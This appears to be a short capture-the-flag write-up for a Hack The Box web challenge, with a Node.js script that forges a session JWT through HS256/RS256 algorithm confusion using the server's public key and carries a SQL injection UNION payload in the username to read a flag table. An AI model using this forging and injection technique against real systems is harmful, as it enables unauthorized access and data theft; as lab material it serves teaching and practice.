

Under Construction

1) Registered a new user



2) The jwt accepts both HS256 and RS256, it is vulnerable to algorithm confusion

3) Got the public key of jwt



4) Made a script to create cookie

```
const jwt = require('jsonwebtoken');

// ' union SELECT 1, group_concat(tbl_name), 3 FROM sqlite_master WHERE
type='table' and tbl_name NOT like 'sqlite_%'
data = {
    username: "' union SELECT *,2 from flag_storage -- -"
}
let publickey = '-----BEGIN PUBLIC KEY-----
\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA95oTm9DNzcHr8gLhjZaY\nktsbj1KxxU-
Oozw0trP93BgIpXv6WipQRB5lqofPlU6FB99Jc5QZ0459t73ggVDQi\nXuCMI2hoUfJ1VmjNeWCrSr-
DUhokIFZEuCumehwwtUNuEv0ezC54ZTdEC5YSTAOzg\njIWalsHj/
ga5ZEDx3Ext0Mh5AEwbAD73+qXS/
uCvhfajgpzHGd9OgNQU60LMf2mH\n+FynNsjNNwo5nRe7tR12Wb2YOCxw2vdamO1n1kf/
SMypSKKvOgj5y0LGiU3jeXMx\nV8WS+YiYCU5OBAmTcz2w2kzBhZFlH6RK4mquexJHra23IGv5UJ5G-
VPEXpdCqK3Tr\n0wIDAQAB\n-----END PUBLIC KEY-----\n'

fetch("http://94.237.53.113:50267/", { method: "GET", headers: { Cookie:
`session=${jwt.sign(data, publickey, { algorithm: 'HS256' })}` } })
    .then((res) => res.text()).then((res) => {
        console.log(res)
    })
```

5) Flag

```
┌──(vigneswar㉿VigneswarPC)-[~/Web/Under Construction]
└─$ node exploit.js | grep HTB
                Welcome HTB{d0n7_3xp053_y0ur_publ1ck3y}<br>
```